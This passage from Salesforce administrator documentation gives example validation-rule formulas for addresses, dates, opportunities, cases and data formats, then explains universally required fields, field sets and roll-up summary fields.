      MID( MailingPostalCode , 10, 1)))
```

Field	Value

	`    )`
	`   )`
	`  )`
	`)`
	
	Note: This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or "USA" in all capital letters. The rule is not enforced when the country is "usa."
	
	Tip: You can also validate zip codes using a regular expression; for an example of a formula using a regular expression, see REGEX on page 3075.

Error Message:	Zip code must be in 99999 or 99999-9999 format.
Error Location:	`Mailing Zip/Postal Code`

Phone Number Has International Format

Field	Value
Description:	Validates that the `Phone` number begins with a plus sign (+) for country code. Note that this validation rule conflicts with the ten-digit rule.
Formula:	`LEFT(Phone, 1) <> "+"`
Error Message:	Phone number must begin with + (country code).
Error Location:	`Phone`

US Phone Number Has Ten Digits

Field	Value
Description:	Validates that the `Phone` number is in (999) 999-9999 format. This works by using the REGEX function to check that the number has ten digits in the (999) 999-9999 format.
Formula:	`NOT(REGEX(Phone, "\\D*?(\\d\\D*?){10}"))`
Error Message:	US phone numbers should be in this format: (999) 999-9999.
Error Location:	`Phone`

Date Validation Rules

Date Must Be a Weekday

Field	Value
Description:	Validates that the value of a custom date field is a weekday (not Saturday or Sunday).

Formula:	`CASE(MOD( My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 0,`
	`6, 0,`
	`1) = 0`

Error Message:	Date must be a weekday.
Error Location:	`My Date`

Date Must Be a Weekend Day

Field	Value
Description:	Validates that the value of a custom date field is a Saturday or Sunday.

Formula:	`CASE( MOD( My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 1,`
	`6, 1,`
	`0) = 0`

Error Message:	Date must be a weekend day.
Error Location:	`My Date`

Date Must Be in the Current Month

Field	Value
Description:	Validates that a custom date field contains a date within the current month and year.

Formula:	`OR (`
	`YEAR( My_Date__c ) <> YEAR ( TODAY() ),`
	`MONTH( My_Date__c ) <> MONTH ( TODAY() )`
	`)`

Error Message:	Date must be in the current month.
Error Location:	`My Date`

Date Must Be in the Current Year

Field	Value
Description:	Validates that a custom date field contains a date within the current year.

Field	Value
Formula:	`YEAR( My_Date__c ) <> YEAR ( TODAY() )`
Error Message:	Date must be in the current year.
Error Location:	`My Date`

Date Must Be the Last Day of the Month

Field	Value
Description:	Validates whether a custom field called `My Date` is the last day of the month. To do this, it determines the date of the first day of the next month and then subtracts 1 day. It includes special case logic for December.

Formula:	`DAY(My_Date__c) <>`
	`IF(Month(My_Date__c)=12, 31,`
	`DAY(DATE(YEAR(My_Date__c),MONTH(My_Date__c)+1,1) - 1))`

Error Message:	Date must be the last day of the month.
Error Location:	`My Date`

Date Must Be Within One Year of Today

Field	Value
Description:	Validates whether a custom field called `Follow-Up Date` is within one year of today's date. This example assumes a 365 day year. (It does not handle leap years.)
Formula:	`Followup_Date__c - TODAY() > 365`
Error Message:	Follow-Up Date must be within one year of today.
Error Location:	`Follow-Up Date`

Day of Month Cannot Be Greater Than 15

Field	Value
Description:	Validates that a custom field called `Begin Date` contains a date in the first 15 days of the specified month.
Formula:	`DAY( Begin_Date__c ) > 15`
Error Message:	Begin Date cannot be after the 15th day of month.
Error Location:	`Begin Date`

End Date Cannot Be Before Begin Date

Field	Value
Description:	Validates that a custom field called `End Date` does not come before another custom field called `Begin Date`.
Formula:	`Begin_Date__c > End_Date__c`
Error Message:	End Date cannot be before Begin Date.
Error Location:	`Begin Date`

Expiration Date Cannot Be Before Close Date

Field	Value
Description:	Validates that a custom field called `Expiration Date` does not come before `Close Date`.
Formula:	`Expiration_Date__c < CloseDate`
Error Message:	Expiration Date cannot be before Close Date.
Error Location:	`Expiration Date`

Opportunity Management Validation Rules

Conditionally-Required Field Based on Opportunity Stage

Field	Value
Description:	Validates that a custom field called `Delivery Date` is provided if an opportunity has advanced to the Closed Won or Negotiation/Review stage.

Formula:	`AND (`
	`  OR (`
	`     ISPICKVAL(StageName, "Closed Won"),`
	`     ISPICKVAL(StageName, "Negotiation/Review")),`
	`ISBLANK(Delivery_Date__c)`
	`)`

Error Message:	Delivery Date is required for this stage.
Error Location:	`Delivery Date`

Close Date Cannot Be Prior to Current Month

Field	Value
Description:	Validates that the `Close Date` of an opportunity is not within a month prior to the current month. Note the use of ISNEW and ISCHANGED in this formula to ensure the condition is only checked when the opportunity is being created or the `Close Date` field is modified subsequently.
Formula:	`AND( OR ( ISNEW(), ISCHANGED( CloseDate )), CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1) )`
Error Message:	Close Date cannot be prior to current month.
Error Location:	`Close Date`

Close Date Must Be a Future Date

Field	Value
Description:	Ensures that users do not change the `Close Date` of an opportunity to a day in the past.
Formula:	`SampleDate < TODAY()`
Error Message:	Close Date cannot be a day in the past.
Error Location:	`Close Date`

Discounts on Opportunities

Field	Value
Description:	Validates that a custom discount percent field is between 0 and 40%.
Formula:	`OR(Discount_Rate__c < 0, Discount_Rate__c > 0.40)`
Error Message:	The Discount Rate must not exceed 40%.
Error Location:	`Discount Rate`

High-Value Opportunity Must Be Approved Before Closed

Field	Value
Description:	Opportunities with amounts greater than $50,000 require that a custom checkbox field called `Approved` is checked in order to change the stage to Closed Won or Closed Lost. To automate this, set field-level security on the `Approved` checkbox so that it can only be checked via a custom approval process (Enterprise Edition or Unlimited Edition).
Formula:	`AND( OR( ISPICKVAL(StageName,"Closed Won"),`

Field	Value

	`ISPICKVAL(StageName,"Closed Lost")),`
	`(Amount > 50000),`
	`NOT(ISPICKVAL(Approval_Status__c ,"Approved")))`

Error Message:	All high-value opportunities must be approved for closure. Click the Request Close button.
Error Location:	`Top of Page`

Opportunity Amount Cannot Exceed $10 Million

Field	Value
Description:	Validates that opportunity `Amount` is positive and no more than $10 million. This limit is designed to catch typos.

Formula:	`OR(`
	`Amount < 0,`
	`Amount > 10000000`
	`)`

Error Message:	Amount cannot exceed $10 million.
Error Location:	`Amount`

Opportunity Check for Products

Field	Value
Description:	Validates that an opportunity has at least one opportunity product before users can save a change to an opportunity.
Formula:	`NOT(OR(ISNEW(),HasOpportunityLineItem))`
Error Message:	You must add products to this opportunity before saving.
Error Location:	`Top of Page`

Opportunity Must Have Products if Beyond “Needs Analysis” Stage

Field	Value
Description:	Validates that an opportunity has opportunity products before the `Stage` can move beyond Needs Analysis.

Formula:	`AND (`
	`CASE( StageName,`
	`"Value Proposition", 1,`
	`"Id. Decision Makers", 1,`
	`"Perception Analysis", 1,`
	`"Proposal/Price Quote", 1,`
	`"Negotiation/Review", 1,`

Field	Value

	`"Closed Won", 1,`
	`0) = 1,`
	`NOT(HasOpportunityLineItem)`
	`)`

Error Message:	Opportunity products are required to advance beyond the Needs Analysis stage.
Error Location:	`Top of Page`

Opportunity Name Format

Field	Value
Description:	Validates that an opportunity contains a hyphen as a way of enforcing an "[Account] - [Amount]" opportunity naming convention.
Formula:	`FIND( " - ", Name ) = 0`
Error Message:	Opportunity Name should use "[Account] - [Amount]" format.
Error Location:	`Opportunity Name`

Prevent Sales Reps from Moving Opportunity Stage Backwards

Field	Value
Description:	Prevent sales reps from changing opportunity `Stage` "backwards" to specific values, once they have accepted the opportunity via a custom approval process. The approval process sets the custom `Accepted Flag` checkbox to True.

Formula:	`AND(`
	`Accepted_Flag__c,`
	`OR ( ISPICKVAL( StageName, "Stage 1"), ISPICKVAL( StageName, "Stage 2"))`
	`)`

Error Message:	Invalid stage for accepted opportunity.
Error Location:	`Stage`

Probability Must Be 100% for Won Opportunities

Field	Value
Description:	Validates that the probability of a won opportunity is properly set to 100%. This is useful for data cleanliness and reporting purposes.

Formula:	`AND (`
	`ISPICKVAL( StageName, "Closed Won"),`
	`Probability <> 1)`

Field	Value
Error Message:	Probability must be 100% for won opportunities.
Error Location:	`Probability`

Probability Must Be Zero for Lost Opportunities

Field	Value
Description:	Validates that the probability of a lost opportunity is properly set to zero. This is useful for data cleanliness and reporting purposes.
Formula:	`AND ( ISPICKVAL( StageName, "Closed Lost"), Probability <> 0)`
Error Message:	Probability must be 0% for lost opportunities.
Error Location:	`Probability`

Project Start Date

Field	Value
Description:	Validates that a field is conditionally required based on the values of other fields. Use this validation formula to ensure that users include a `Project Start Date` for an opportunity that is closed/won.
Formula:	`AND(ISPICKVAL(StageName, "Closed Won"), ISNULL(Project_Start_Date__c))`
Error Message:	Project start date is required for won opportunities.
Error Location:	`Project Start Date`

Quote Validation Rules

Display Error if Quote Line Item Discount Exceeds 40%

Field	Value
Description:	Shows an error if a quote line item's discount exceeds 40%.
Formula:	`Discount > .40`
Error Message:	The discount on this quote line item cannot exceed 40%.
Error Location:	`Discount` on quote

Call Center Validation Rules

Conditionally Require Description When Case Reason is "Other"

Field	Value
Description:	Validates that a custom field called `Other Reason` contains a value if a case has a `Case Reason` of "Other."
Formula:	`AND( ISPICKVAL( Reason, "Other" ), ISBLANK(Other_Reason__c) )`
Error Message:	Description of Other Reason is required.
Error Location:	`Other Reason`

Prevent Open Cases from Being Reset to New

Field	Value
Description:	If a case is already open, prevents the `Status` from being changed back to "New."
Formula:	`AND( ISCHANGED( Status ), NOT(ISPICKVAL(PRIORVALUE( Status ), "New")), ISPICKVAL( Status, "New") )`
Error Message:	Open case Status cannot be reset to New.
Error Location:	`Status`

Restrict Status of Re-Opened Cases

Field	Value
Description:	Validates that the case `Status` is "Re-opened" when a closed case is opened again.
Formula:	`AND( ISCHANGED( Status ), OR( ISPICKVAL(PRIORVALUE( Status ), "Closed"), ISPICKVAL(PRIORVALUE( Status ), "Closed in SSP")), NOT( ISPICKVAL( Status, "Re-Opened")) )`
Error Message:	Closed case can only be changed to "Re-opened."
Error Location:	`Status`

Prevent Case Milestone Completion After Cases Are Closed

Field	Value
Description:	Validates that a milestone's `Completion Date` can't occur after the case's `Status` is Closed.
Formula:	`Case.IsClosed = true`
Error Message:	You can't complete a milestone after a case is closed.
Error Location:	`Top of Page`

Prevent Case Milestone Completion Before Case Creation Dates

Field	Value
Description:	Validates that the milestone's `Completion Date` has occurred after the case's `Date/Time Opened`.
Formula:	`CompletionDate >= Case.CreatedDate && CompletionDate <= Case.ClosedDate`
Error Message:	The milestone Completion Date must occur after the date the case was created and before the case was closed.
Error Location:	`Top of Page`

User, Role, and Profile Validation Rules

Discount Percent Does Not Exceed Role-Based Limit

Field	Value
Description:	Validates that a custom field on opportunities called `Discount Percent` does not exceed a maximum value that varies depending on the user's role. The default maximum is 15%.
Formula:	`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`
Error Message:	Discount (%) exceeds limit allowed for your role.
Error Location:	`Discount Percent`

Expense Amount Does Not Exceed User's Max Allowed Expense

Field	Value
Description:	Validates a custom field called `Expense Amount` against a custom user field called `Max Allowed Expense`.
Formula:	`Expense_Amount__c > $User.Max_Allowed_Expense__c`
Error Message:	Amount cannot exceed your maximum allowed expense.
Error Location:	`Expense Amount`

Only Record Owner Can Change Field

Field	Value
Description:	Ensures that only the record owner can make changes to a custom field called `Personal Goal`.

Formula:	`AND(`
	`   ISCHANGED( Personal_Goal__c ),`
	`   Owner <> $User.Id`
	`)`

Error Message:	Only record owner can change Personal Goal.
Error Location:	`Personal Goal`

Only Record Owner or Administrator Can Change Field

Field	Value
Description:	Ensures that a user can make changes to a custom field called `Personal Goal` only if the user is the record owner or has a custom profile of "Custom: System Admin."

Formula:	`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id,`
	`$Profile.Name <>`
	`                  "Custom: System Admin" )`
	
	Note: $Profile merge fields are only available in Enterprise, Unlimited, and Developer Editions.

Error Message:	Only record owner or administrator can change Personal Goal.
Error Location:	`Personal Goal`

Opportunity Close Date Can Only Be Back-Dated by Administrator

<table>
<tr><th>Field</th><th>Value</th></tr>
<tr><td>Description:</td><td>Validates that the <code>Close Date</code> of an opportunity does not fall prior to the current month, except for users who have a custom profile called “Custom: System Admin.”</td></tr>
<tr><td>Formula:</td><td><pre>AND(
  OR (
     ISNEW(),
     ISCHANGED(CloseDate)),
  CloseDate < DATE(YEAR(TODAY()), MONTH(TODAY()), 1),
   $Profile.Name <> "Custom: System Admin"
)</pre>
Note: $Profile merge fields are only available in Enterprise, Unlimited, and Developer Editions.</td></tr>
<tr><td>Error Message:</td><td>Close Date cannot be prior to current month.</td></tr>
<tr><td>Error Location:</td><td><code>Close Date</code></td></tr>
</table>

Cross Object Validation Rules

Discounts Must Be Within Range

This example consists of three validation rules on opportunity products. The examples below work together to help you manage discount amounts for products and require a custom percent field on opportunity products called `Line Discount`. The examples below also require you to use price books and customize the `Product Family` field to include the following values: `Software`, `Consulting`, and `Training`.

Software Discounts

<table>
<tr><th>Field</th><th>Value</th></tr>
<tr><td>Description:</td><td>Prevents users from saving software products with a discount over 10 percent.</td></tr>
<tr><td>Formula:</td><td><pre>AND(Line_Discount__c > 0.10,
ISPICKVAL(Product2.Family, "Software"))</pre></td></tr>
<tr><td>Error Message:</td><td>The discount must be 10% or less for software products.</td></tr>
<tr><td>Error Location:</td><td><code>Line Discount</code></td></tr>
</table>

Consulting Discounts

Field	Value
Description:	Prevents users from saving consulting products with a discount over 15 percent.

Field	Value
Formula:	`AND(Line_Discount__c > 0.15, ISPICKVAL(Product2.Family, "Consulting"))`
Error Message:	The discount must be 15% or less for consulting products.
Error Location:	`Line Discount`

Training Discounts

Field	Value
Description:	Prevents users from saving training products with a discount over 20 percent.
Formula:	`AND(Line_Discount__c > 0.20, ISPICKVAL(Product2.Family, "Training"))`
Error Message:	The discount must be 20% or less for training products.
Error Location:	`Line Discount`

Prevent Changing Opportunity Products on Closed Opportunities

This example consists of two validation rules: one on opportunity products and another on opportunities.

Field	Value
Description:	Prevents users from editing opportunity products after an opportunity is closed. Create the following validation rule example on opportunity products.
Formula:	`OR(ISPICKVAL(Opportunity.StageName, "Closed Won"), ISPICKVAL(Opportunity.StageName, "Closed Lost"))`
Error Message:	Cannot change opportunity products for closed opportunities.
Error Location:	`Top of Page`

The following validation rule is on opportunities.

Field	Value
Description:	Prevents users from deleting opportunity products after an opportunity is closed. Create the following validation rule example on opportunities. It uses a custom roll-up summary field on opportunities that counts the number of opportunity products on an opportunity.
Formula:	`AND(OR(ISPICKVAL(StageName, "Closed Won"), ISPICKVAL(StageName, "Closed Lost")),`

Field	Value
	`Number_of_Line_Items__c < PRIORVALUE(Number_of_Line_Items__c) )`
Error Message:	Cannot delete opportunity products for closed opportunities.
Error Location:	`Top of Page`

Prevent Saving a Case When Account Does Not Have Support

Field	Value
Description:	Prevents users from saving a case for an account that does not have support. This example assumes you have a custom checkbox field on accounts called `Allowed Support` that tracks if the account has support.
Formula:	`Account.Allowed_Support__c  = FALSE`
Error Message:	Unable to create cases for this account because it is not signed up for support.
Error Location:	`Top of Page`

Prevent Saving a Case When Contact is No Longer with the Company

Field	Value
Description:	Prevents users from saving an open case associated with a contact that is no longer with the company. This example uses a custom checkbox field on contacts called `No Longer With Company`.
Formula:	`AND(Contact.Not_Longer_With_Company__c, NOT(IsClosed))`
Error Message:	Unable to save this case because the related contact is no longer with the company. To continue, choose another contact.
Error Location:	`Contact Name`

Community Validation Rules

Preventing Offensive Language in Questions

Field	Value
Description:	Prevents users from entering offensive language in the `Title` and `Description` fields when asking a question.

Field	Value
Formula:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
Error Message:	Question title or description contains offensive language.

Preventing Offensive Language in Replies

Field	Value
Description:	Prevents users from entering offensive language when replying to a question.
Formula:	`OR(CONTAINS(Body, 'darn'), CONTAINS(Body, 'dang'))`
Error Message:	Reply contains offensive language.

Preventing Offensive Language in Ideas

Field	Value
Description:	Prevents users from entering offensive language in the `Title` and `Description` fields when posting an idea.
Formula:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
Error Message:	Idea title or description contains offensive language.

Preventing Offensive Language in Idea Comments

Field	Value
Description:	Prevents users from entering offensive language when posting a comment.
Formula:	`OR(CONTAINS(CommentBody , 'darn'), CONTAINS(CommentBody, 'dang'))`
Error Message:	Comment contains offensive language.

Other Validation Rules

Allow Number to Be Increased but Not Decreased

Field	Value
Description:	Allows a custom field called `Commit Amount` to be increased but not decreased after initial creation. This rule uses the PRIORVALUE() function to compare the updated value of the field to its value prior to update.

Field	Value
Formula:	`PRIORVALUE(Commit_Amount__c) > Commit_Amount__c`
Error Message:	Commit Amount cannot be decreased.
Error Location:	`Commit Amount`

California Driver's License

Field	Value
Description:	Ensures that a custom field called `Drivers License` is in the correct A9999999 format when the `Mailing State` is "CA".

Formula:	`AND(`
	`MailingState = "CA",`
	`NOT(REGEX(Drivers_License__c, "([A-Z]\\d{7})?"))`
	`)`

Error Message:	Invalid California driver's license format.
Error Location:	`Drivers License`

Force Users to Check "I Accept Terms" to Enter Certain Values

Field	Value
Description:	Uses a checkbox labeled "I accept terms" to force the user to select a checkbox in order to enter a value called `Number of Days` that exceeds their Paid Time Off (PTO) balance available.

Formula:	`AND(`
	`    NOT( I_accept_terms__c  ),`
	`    Number_of_Days__c > $User.PTO_Balance__c`
	`)`

Error Message:	Request will cause a negative PTO balance. You must accept Negative PTO Balance terms.
Error Location:	`I accept terms`

Prohibit Changes to a Field After It Has Been Saved

Field	Value
Description:	Prevents users from changing a custom field called `Guaranteed Rate` after it has been saved initially.

Formula:	`AND(`
	`   NOT( ISNEW() ),`
	`   ISCHANGED( Guaranteed_Rate__c )`
	`)`

Field	Value
Error Message:	Guaranteed Rate cannot be changed.
Error Location:	`Guaranteed Rate`

Social Security Number Format

Field	Value
Description:	Validates that a custom text field called `SSN` is formatted in 999-99-9999 number format (if it is not blank). The pattern specifies: • Three single digits (0-9):\\d{3} • A dash • Two single digits (0-9):\\d{2} • A dash • Four single digits (0-9):\\d{4}

Formula:	`NOT(`
	`OR(`
	`ISBLANK(Social_Security_Number__c),`
	`REGEX( Social_Security_Number__c , "[0-9]{3}-[0-9]{2}-[0-9]{4}")`
	`)`
	`)`

Error Message:	SSN must be in this format: 999-99-9999.
Error Location:	`SSN`

Valid Currency

Field	Value
Description:	Validates selected currency against an explicit subset of active currencies in your organization using the `Currency` picklist. Use this example if you only allow some of the active currencies in your organization to be applied to certain types of records.

Formula:	`CASE(CurrencyIsoCode,`
	`"USD", 1,`
	`"EUR", 1,`
	`"GBP", 1,`
	`"JPY", 1,`
	`0) = 0`

Error Message:	Currency must be USD, EUR, GBP, or JPY.
Error Location:	`Currency`

Valid Credit Card Number

Field	Value
Description:	Validates that a custom text field called `Credit_Card_Number` is formatted in 9999-9999-9999-9999 or 9999999999999999 number format when it is not blank. The pattern specifies: • Four digits (0-9) followed by a dash: \\d{4}- • The aforementioned pattern is repeated three times by wrapping it in () {3} • Four digits (0-9) • The OR character (|) allows an alternative pattern of 16 digits of zero through nine with no dashes: \\d{16}
Formula:	`NOT( REGEX( Credit_Card_Number__c , "(((\\d{4}-){3}\\d{4})|\\d{16})?"))`
Error Message:	Credit Card Number must be in this format: 9999-9999-9999-9999 or 9999999999999999.
Error Location:	`Credit Card Number`

Valid IP Address

Field	Value
Description:	Ensures that a custom field called `IP Address` is in the correct format, four 3-digit numbers (0-255) separated by periods.
Formula:	`NOT( REGEX( IP_Address__c, "^((25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$" ))`
Error Message:	Error: IP Address must be in form 999.999.999.999 where each part is between 0 and 255.
Error Location:	`IP Address`

Website Extension

Field	Value
Description:	Validates a custom field called `Web Site` to ensure its last four characters are in an explicit set of valid website extensions.
Formula:	`AND( RIGHT( Web_Site__c, 4) <> ".COM", RIGHT( Web_Site__c, 4) <> ".com", RIGHT( Web_Site__c, 4) <> ".ORG", RIGHT( Web_Site__c, 4) <> ".org", RIGHT( Web_Site__c, 4) <> ".NET", RIGHT( Web_Site__c, 4) <> ".net", RIGHT( Web_Site__c, 6) <> ".CO.UK",`

Field	Value
	`RIGHT( Web_Site__c, 6) <> ".co.uk"` `)`
Error Message:	Web Site must have an extension of `.com`, `.org`, `.net`, or `.co.uk`.
Error Location:	`Web Site`

About Universally Required Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Connect Offline, Connect for Lotus Notes, Connect for Outlook, Salesforce for Outlook, the Self-Service portal, Web-to-Lead, and Web-to-Case are not available in **Database.com**

.

A universally required field is a custom field that must have a value whenever a record is saved within Salesforce, the Force.com API, Connect Offline, Connect for Lotus Notes, Connect for Outlook, Salesforce for Outlook, the Self-Service portal, or automated processes such as Web-to-Lead and Web-to-Case. Making a field required on a page layout or through field-level security ensures users must enter a value, but making a field required universally gives you a higher level of data quality beyond the presentation level of page layouts.

You can make the following types of custom fields universally required:

- Currency
- Date
- Date/Time
- Email
- Master-Detail Relationship (always required)
- Number
- Percent
- Phone
- Text
- Text Area
- URL

To make a custom field universally required, select the **Required** checkbox when defining the custom field.

Note: You must specify a default value for required campaign member custom fields.

If you make a user field universally required, you must specify a default value for that field.

Relationship group members do not support universally required fields.

Considerations for Universally Required Fields

Considerations for Universally Required Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects, Page Layouts, Connect Offline, Connect for Lotus Notes, Connect for Outlook, Salesforce for Outlook, the Self-Service portal, Web-to-Lead, and Web-to-Cases are not available in **Database.com**

A universally required field is a custom field that must have a value whenever a record is saved within Salesforce, the Force.com API, Connect Offline, Connect for Lotus Notes, Connect for Outlook, Salesforce for Outlook, the Self-Service portal, or automated processes such as Web-to-Lead and Web-to-Case. Review the following considerations before making your custom fields universally required.

- Standard fields cannot be universally required.
- Universally required fields are required across all record types.
- Edit pages always display universally required fields, regardless of field-level security.
- When designing your page layouts, universally required fields:
  - Cannot be removed from a page layout
  - Are automatically added to the end of the first section of a page layout if not already on it
  - Cannot be read only or optional
  - Display in bold, indicating they are always visible
  - Are disabled on the field properties page because you cannot remove the required setting
- Universally required fields are only enforced during lead conversion if validation and triggers for lead conversion are enabled in your organization.
- Quick Create does not enforce universally required fields.
- If you make an activity custom field universally required, you must also provide a default value.
- You must include universally required fields in your import files or the import will fail.
- Default values should not be assigned to fields that are both required and unique, as uniqueness errors may result.
- You cannot make a field universally required if it is used by a field update that sets the field to a blank value.
- Required fields may be blank on records that existed before making the field required. When a user updates a record with a blank required field, the user must enter a value in the required field before saving the record.

About Universally Required Fields

About Field Sets

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This release contains a beta version of field sets that is production-quality but has known limitations.

A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. When a field set is added to a Visualforce page, developers can loop over its fields and render them. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code. The same Visualforce page can present different sets of information, depending on which fields a subscriber prefers to keep.

As an administrator, you can create or edit field sets for your organization, or edit any installed field set. Field sets are available on all standard objects that support custom fields, and any organization that supports creating Visualforce pages.

Fields added to a field set can be in one of two categories:

- If a field is marked as `Available for the Field Set`, it exists in the field set, but the developer hasn't presented it on the packaged Visualforce page. Administrators can display the field after the field set is deployed by moving it from the `Available` column to the `In the Field Set` column.
- If a field is marked as `In the Field Set`, the developer has rendered the field on the packaged Visualforce page by default. Administrators can remove the field from the page after the field set is deployed by removing it from the `In the Field Set` column.

Creating and Editing Field Sets

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This release contains a beta version of field sets that is production-quality but has known limitations.

Salesforce has a drag-and-drop WYSIWYG tool for creating and editing field sets The enhanced field sets editor is enabled by default, and provides all of the functionality of the original editor, as well as additional functionality and an easier-to-use WYSIWYG interface.

To create a new field set:

1. Navigate to the field set list of the appropriate object:
   - For standard objects, from Setup, click **Customize**, select the appropriate object from the **Customize** menu, and click **Field Sets**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list. Then click **New** above the field sets related list.
2. Enter a **Field Set Label**. This is the name presented to subscribers who install the field through a managed package.
3. Enter a **Field Set Name** for your field set. This is used by your Visualforce page to reference the field set.
4. In the **Where is this used?** area, provide a brief description of which Visualforce pages use the field set, and for what purpose. This information helps a subscriber understand where and how an installed field set is being used, so that they can populate it with their own fields.
5. Click **Save**.
6. To add fields to the field set, drag the fields from the object palette and drop them into the `Available for the Field Set` or the `In the Field Set` container. The fields in the `Available for the Field Set` container are not initially visible on the Visualforce page. The fields within the `In the Field Set` container are visible by default on a Visualforce page.

   Note: In the field set, you can span to fields that reference multiple objects. When you span a field into a field set that references multiple objects, the only field you can span to is the `Name` object.

   To move a field between the lists, drag and drop a field from one container to the other. The vertical order of the `In the Field Set` list indicates the order of how the fields render on Visualforce pages.
7. To remove a field from the field set, drag the element back to the object palette, or click the icon next to the element.
8. To make a field required, double click the element or click the wrench icon ( ) next to it and select the `Required` checkbox.

   Note: * Indicates the field is required and must have a value to save the record.
9. Click **Save**.

Important: The total number of cross object spans within the `In the Field Set` container can't exceed 25.

After a field set is deployed in your organization, you can always mark fields that are in the `Available for the Field Set` list as `In the Field Set`, or vice versa. To do so:

1. Find the field set that you want to edit. From Setup click **Installed Packages**, click on an installed package, and then click on the field set you want to edit. Alternatively, if you know which object contains the field set you want to edit, go to the object detail page and click **Edit** in the field set related list.
2. If you didn't create the field set initially, you'll only be able to edit the fields within the field set. To move fields between containers, drag and drop a field from one container to the other. To change the order of a rendered field, drag a field up or down the list and drop the field in the order you want it to appear.
3. Click **Save**.

Field Sets Required Bit

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This release contains a beta version of field sets that is production-quality but has known limitations.

You can define a field as required when you create or edit field sets. You may want to define a field as required to ensure a user enters the necessary information on a field. The required field is only available in the `In the Field Set` container. If you define a field as required in the `In the Field Set` container, and remove the field from the `In the Field Set`, the required attribute is removed.

To define a field as required in a field set, see Creating and Editing Field Sets on page 3003

Creating and Editing Field Sets

About Roll-Up Summary Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

While your formula fields calculate values using fields within a single record, roll-up summary fields calculate values from a set of related records, such as those in a related list. You can create roll-up summary fields that automatically display a value on a master record based on the values of records in a detail record. These detail records must be directly related to the master through a master-detail relationship. For example, a custom account field called `Total Invoice Amount` displays the sum of invoice amounts for all related invoice custom object records in the Invoices related list on an account.

You can perform different types of calculations with your roll-up summary fields. You can count the number of detail records related to a master record, or calculate the sum, minimum value, or maximum value of a field in the detail records.

Before you begin creating roll-up summary fields for your organization, review the implementation tips and best practices.

Implementation Tips

Administration

- Create roll-up summary fields on:
  - ◊ Any custom object that is on the master side of a master-detail relationship
  - ◊ Any standard object that is on the master side of a master-detail relationship with a custom object
  - ◊ Opportunities using the values of opportunity products related to the opportunity
  - ◊ Accounts using the values of related opportunities
  - ◊ Campaigns using campaign member status or the values of campaign member custom fields

Note: Campaign member custom formula fields that reference fields derived from leads or contacts are not supported.

- The types of fields you can calculate in a roll-up summary field depend on the type of calculation. For example,
  - ◊ Number, currency, and percent fields are available when you select SUM as the roll-up type.
  - ◊ Number, currency, percent, date, and date/time fields are available when you select MIN or MAX as the roll-up type.
- You may not be able to change the field type of a field that you reference in a roll-up summary field.
- Make sure that the filter for your roll-up summary does not encounter a formula field that results in "#Error!". If your filter criteria uses a formula field that results in an error, no matches are returned for that filter criterion. For example, if your roll-up summary filter is "Formula Field equals 10" and two records contain errors while one contains the value "10" in that field, your summary only includes the record with the value "10."
- Salesforce does not recalculate the value of campaign roll-up summary fields when leads or contacts are deleted. Select the `Force a mass recalculation on this field` option on the edit page of a campaign roll-up summary field to manually recalculate the value.
- Long text area, multi-select picklist, `Description`, system fields like `Last Activity`, cross-object formula fields, and lookup fields (such as the `Product Code` field) cannot be used in the field column of roll-up summary filters.
- Auto number fields are not available as the field to aggregate in a roll-up summary field.
- After you have created a roll-up summary field on an object, you cannot convert the object's master-detail relationship into a lookup relationship.
- Roll-up summary fields are not available for mapping lead fields of converted leads.

Management

- Roll-up summary fields can calculate the values of formula fields if they do not contain cross-object field references or functions that automatically derive values on the fly, such as NOW or TODAY.

  Note: The value of a formula field can result in "#Error!", which affects the summarized total. If your roll-up summary type is COUNT, records are included regardless of whether they contain a formula field with an error, but when the `Field to Aggregate` is a formula field that results in "#Error!", calculations of type MIN, MAX, and SUM exclude those formula values.

- Changes to the value of a roll-up summary field can trigger assignment rules to run. If a roll-up summary field is part of the criteria in an assignment rule, the field's new value is used to evaluate if the record should be reassigned.
- Roll-up summary fields can trigger workflow rules and field validations. However, workflow rules and field validations do not fire when the following changes cause a mass recalculation of roll-up summary values:
  - ◊ Changing the roll-up summary definition (such as the object, function, or field being aggregated)
  - ◊ Changing the expression of a formula field referenced in a roll-up summary field
  - ◊ Replacing picklist values for picklist fields referenced in the roll-up summary filter
  - ◊ Changing picklist record type definitions
  - ◊ Changing currency conversion rates
  - ◊ Changing price book entries
- Calculating roll-up summary field values may take up to 30 minutes, depending on the number of records affected and other factors.
- You are not prevented from creating roll-up summary fields that might result in invalid values, such as February 29th in a non-leap year. If an existing roll-up summary field results in an invalid value, the value is not recalculated , and the field will continue to display with an invalid roll-up summary icon () until you change the values being summarized.
- If your organization uses multiple currencies, the currency of the master record determines the currency of the roll-up summary field. For example, if the master and detail records are in different currencies, the values in the detail record are

converted into the currency of the master record before calculating the final value and displaying it in the same currency as the master record.

- If your organization has advanced currency management enabled, currency roll-up summary fields are invalid if they are on accounts and summarizing opportunity values, or on opportunities and summarizing custom object values.
